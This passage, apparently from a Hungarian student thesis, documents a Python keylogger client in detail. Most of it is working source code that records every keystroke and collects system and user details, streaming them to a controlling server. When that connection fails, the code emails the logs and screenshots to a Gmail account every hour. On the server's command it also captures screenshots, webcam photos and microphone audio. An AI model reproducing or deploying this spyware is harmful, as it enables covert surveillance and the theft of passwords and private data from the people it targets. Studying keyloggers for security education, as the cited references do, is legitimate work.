

Figure 4: menu diagram

4.2 Kliens

A kliensnél nagyjából ugyan az a felállítás, mint a szerver oldalon. Először, meg kell nézni, hogy milyen rendszeren van futtatva. Ez után létre van hozva a "Client" osztály, amelynek négy attribútumja van: ip cím, port, a kliens és a gép ip címje. Példányosításkor a szerver ip címét kell megadni. A kliens attribútum megmondja, hogy milyen kapcsolatot hozunk létre, ebben az esetben TCP, mert a szerver is TCP.

4.2.1 Client osztály

A kapcsolat létesítésében a *connect* függvény játszik szerepet. A *socket* modul *gethostname* függvényét alkalmazva megkapjuk a gép ip címjét, amely csak egy lokális ip cím. A darwin rendszereknél hozzá kell fűzni a ".local" karakterláncot, másképp egy exception lép fel.

```
def connect(self):
    self.client.connect((self.ip_address, self.port))
    try:
        self.pc_ip = socket.gethostbyname(socket.gethostname())
    except socket.gaierror:
        try:
            self.pc_ip = socket.gethostbyname(socket.gethostname() + '.local')
        except:
            self.pc_ip = "Unknown"
    except:
        self.pc_ip = "Unknown"
```

Figure 5: connect Clinet

4.2.2 KeyLoggerClient osztály

Ez az osztály valósítsa meg a lenyomott billentyűk kezelését. Hat attribútumot tartalmazó osztály: a kapcsolat, gmail cím, gmail jelszó, gmail api, gmail port és a lenyomott billentyűt tartalmazó változó.

```
def __init__(self, connection, email_address, email_password):
    self.email_address = email_address
    self.email_password = email_password
    self.smtp_alias = 'smtp.gmail.com'
    self.smtp_port = 587
    self.keys = None
    if isinstance(connection, Client):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Client\' type!")
```

Figure 6: ctor KeyLoggerClient

Az első adat nem követi a megállapított protokolt. Ez az adat tartalmazza a kliens rendszerének információit:

- system name
- device name
- release
- version
- architecture
- cpu info
- user name
- ip address

Ezek után el lesz indítva egy halgató, amely lehalgatja a számítógéphez csatlakoztatott billentyűzetet, amely akkor írja felül a *keys* attribútumot, amikor a felhasználó elengedi a billentyűt. Az attribútum felülírásáról az *on_release* függveny gondoskodik.

```
keyboard_listener = Listener(on_release=self.on_release)
keyboard_listener.start()
```

Figure 7: Listener

```
def on_release(self, key):
    self.keys = key
```

Figure 8: on_release

A billentyűzet lehalgató után egy végtelen ciklusban felépítődik az adat, amit a kapcsolaton keresztül elküld. Minden adatépítés után a *keys* változó a *None* értéket veszi fel. Adatépítésre és küldésre csak akkor kerül sor, ha a *keys* változó nem *None*.

```
if self.keys is not None:
    date_time = get_time()
    key = str(self.keys).replace("'", "")
    data = ["char", date_time, key]
    self.keys = None
    data = str(data)
```

Figure 9: adatépítés

A *get_time* függvény visszatéríti az adott időt "nap/hónap/év — óra:perc:másodperc" formátumban.

```
'''
Gets current time

@return: time in dd/mm/yyyy | HH:MM:SS format
'''
def get_time():
    date_time = datetime.now().strftime("%d/%m/%Y | %H:%M:%S")
    return date_time
```

Figure 10: get_time

A *keys* változóba karakterként vagy karakterláncként kerül a lenyomott billentyű, ezért le kell cseélni a szélső idézőjeleket üres karakterekre. Karakter helyett akkor kerül karakterlánc, ha olyan karaktereket nyomunk le, amelyek nem nyomtathatóak, például: ENTER, SPACE, F1, F2, stb. Ilyenkor *Key.enter* vagy *Key.space* stb formátumban kapjuk meg.

Ha a kapcsolat felbomlott, akkor e-mail-en keresztül küldi tovább az adatokat óránként. Itt lépnek érvénybe a gmail cím, a jelszó, a gmail api, és a gmail port, lásd Figure 6. Az adat felépítése ugyan úgy zajlik, mint eddig, lásd Figure 9. Ebben az esetben a lenyomott billentyűket összegyűjtjük egy állományba és azt csatoljuk később az e-mail-hez a képernyőképpel együtt. Egy e-mail felépítése python-ban:

```
msg = MIMEMultipart()
msg['From'] = email_address
msg['To'] = email_address
msg['Subject'] = 'Keylogger result'
body = date_time
msg.attach(MIMEText(body, 'plain'))
```

Figure 11: e-mail törzse

```
file_attachment = MIMEBase('application', 'octet-stream')
image_attachment = MIMEBase('application', 'octet-stream')

with open(os.path.join(temp_path, filename), 'rb') as handler:
    file_attachment.set_payload(handler.read())

encoders.encode_base64(file_attachment)
file_attachment.add_header('Content-Disposition', "attachment; filename=" + filename)
msg.attach(file_attachment)

take_screenshot(temp_path)
with open(os.path.join(temp_path, "screenshot.png"), 'rb') as handler:
    image_attachment.set_payload(handler.read())

encoders.encode_base64(image_attachment)
image_attachment.add_header('Content-Disposition', "attachment; filename=screenshot.png")
msg.attach(image_attachment)
```

Figure 12: e-mail csatolmányok

Miután felépítettük az e-mail-t, kell csatlakozni a gmail szerverhez és elküldeni azt. Ha az e-mail sikeresen el lett küldve, akkor az az állomány, amelybe a lenyomott billentyűket mentettük, törlésre kerül, hogy ne küldjük el ugyan azt mégegyszer. A *content* változó tartalmazza a teljes e-mail-t a csatolmányokkal együtt.

```
content = msg.as_string()

with smtplib.SMTP(self.smtp_alias, self.smtp_port) as smtp_server:
    smtp_server.starttls()
    smtp_server.login(self.email_address, self.email_password)
    smtp_server.sendmail(email_address, email_address, content)

os.remove(os.path.join(temp_path, filename))
```

Figure 13: e-mail küldés

4.2.3 MenuHandlerClient osztály

A *MenuHandlerClient* osztály foglalkozik az opciók fogadásával, és az opciók által elvégzett feladatokkal. Ez az osztály egy külön szálon kell, hogy fusson, máskülönben blokkolná a fő szálat, ahol a billentyűzetet hallgató osztály fut, lasd 12. oldal 4.2.2, ezért a *Thread* osztályból származtatjuk.

```
def __init__(self, connection):
    super(MenuHandlerClient, self).__init__()
    if isinstance(connection, Client):
        self.connection = connection
    else:
        raise TypeError("\'connection\' parameter should be \'Client\' type!")
```

Figure 14: ctor MenuHandlerClient

A szervertől kapott opciók döntik el, hogy milyen adatot épít fel, és küldi el a program:

- 1 - képernyőkép
- 2 - webkamerakép
- 3 - hangrögzítés
- 4 - felbontja a kapcsolatot

```
if take_screenshot(temp_path):
    if os.path.isfile(os.path.join(temp_path, "screenshot.png")):
        with open(os.path.join(temp_path, "screenshot.png"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")
```

Figure 15: képernyőkép

```
if take_webcam_picture(temp_path):
    if os.path.isfile(os.path.join(temp_path, "wc_picture.png")):
        with open(os.path.join(temp_path, "wc_picture.png"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")
```

Figure 16: webkamerakép

```
if record_audio(temp_path):
    if os.path.isfile(os.path.join(temp_path, "rec_audio.wav")):
        with open(os.path.join(temp_path, "rec_audio.wav"), 'rb') as handler:
            data.append(handler.read())
    else:
        data.append("Error")
else:
    data.append("Error")
```

Figure 17: hangrögzítés

A Figure 15 *take_screenshot* függvénye fogja megcsinálni a képernyőképet. Ugyan ez érvényes a Figure 16 *take_webcam_picture* és a Figure 17 *record_audio* függvényekre is:

```
'''
Takes screenshot which is saved into Temp folder on Windows systems or
tmp folder on linux/darwin systems

@save_path: path where to save the screenshot
@return: True if could have taken the screenshot otherwise False
'''
def take_screenshot(save_path):
    try:
        pyautogui.screenshot(os.path.join(save_path, "screenshot.png"))
    except:
        return False
    return True
```

Figure 18: take_screenshot

```
'''
Takes a picture with webcam if it exists

@save_path: path where to save the picture
@return: True if could have taken webcam picture otherwise False
'''
def take_webcam_picture(save_path):
    video_capture = cv2.VideoCapture(0)
    if video_capture.isOpened():
        rval, frame = video_capture.read()
        cv2.imwrite(os.path.join(save_path, "wc_picture.png"), frame)
        return True
    return False
```

Figure 19: take_webcam_picture

```
'''
Records audio

@save_path: path where ro save the audio
@return: True if could have taken the audio record otherwise False
'''
def record_audio(save_path):
    chunk = 1024
    sample_format = pyaudio.paInt16 # 16 bits per sample
    channels = 2
    fs = 44100 # Record at 44100 samples per second
    seconds = 10

    pa = pyaudio.PyAudio()

    try:
        stream = pa.open(format=sample_format, channels=channels, rate=fs, frames_per_buffer=chunk, input=True)
        frames = []

        for i in range(0, int(fs / chunk * seconds)):
            data = stream.read(chunk)
            frames.append(data)

        stream.stop_stream()
        stream.close()
        pa.terminate()

        wf = wave.open(os.path.join(save_path, "rec_audio.wav"), 'wb')
        wf.setnchannels(channels)
        wf.setsampwidth(pa.get_sample_size(sample_format))
        wf.setframerate(fs)
        wf.writeframes(b''.join(frames))
        wf.close()
    except:
        return False
    return True
```

Figure 20: record_audio

A hangrögzítés egy kicsivel másképp kezelendő, mert meg kell mondani, hogy egy részt hány bájton abrázoljon (1024), milyen formátumba ábrázolja (16 bit int), hány csatornán (2 = 0 és 1) ábrázolja a hanghullámokat, mekkora frekvencián (44.1 kHz) és hány másodperces felvételt akarunk elmenteni.

4.3 GUI

A GUI akkor lép működésbe, amikor a kliens csatlakozott a szerverhez, és addig funkcionál, amíg be nem zárják. Van egy *Date & Time* és egy *Characters* mezője. Az első oszlop tartalmazza az idő béjeget, hogy mikor volt egy bizonyos karakter megnyomva. A második oszlop a lenyomott karaktereket taartalmazza kezdésben. Három gomb találhato az ablak tetején: *PC Information*, *Characters* és *Words*.



Figure 21: GUI

Ha a *PC Information* gomb kerül megnyomásra, akkor felugrik egy másik ablak, amely tartalmazza a felhasználó (target) redszerinformációit, lásd 12 oldal.

```
def PCInfo_clicked(self):
    popup_window = Tk()
    popup_window.title("System Informations")
    popup_window.resizable(False, False)

    label_info = Label(popup_window)
    label_info.grid(column = 0, row = 0)

    with open("../logs/system_info.txt", "r") as file:
        info = file.read()
        label_info.config(text = info)

    popup_window.mainloop()
```

Figure 22: PC Information button

A *Characters* és a *Words* gombok a megjelenítésért felelnek. Ahogyan a nevük is mondja, a *Characters* gomb csak a karaktereket mutatja, míg a *Words* gomb felépíti a szavakat, és azokat mutatja. Egy szó végét a *SPACE* vagy az *ENTER* karakterek jelentik.

5 A rendszer felhasználása (szoftverek és hardverek esetében)

6 Üzembe helyezés és kísérleti eredmények (szoftverek és hardverek esetében)

7 Következtetések

8 Irodalomjegyzék

[1] Yahye Abukar Ahmed et al. “Survey of Keylogger technologies”. In: *Int J Comput Sci Telecommun* 5.2 (2014), p. 31.

[2] Jamie Butler, Bill Arbaugh, and Nick Petroni. “R^2: The exponential growth of rootkit techniques”. In: *BlackHat USA* 2006 (2006).

[3] Preeti Tuli and Priyanka Sahu. “System monitoring and security using keylogger”. In: *International Journal of Computer Science and Mobile Computing* 2.3 (2013), pp. 106–111.

[4] Christopher Wood and Rajendra Raj. “Keyloggers in Cybersecurity Education.” In: *Security and Management*. Citeseer. 2010, pp. 293–299.

9 Függelék (beleértve a forráskódot és dokumentációt tartalmazó adathordozót)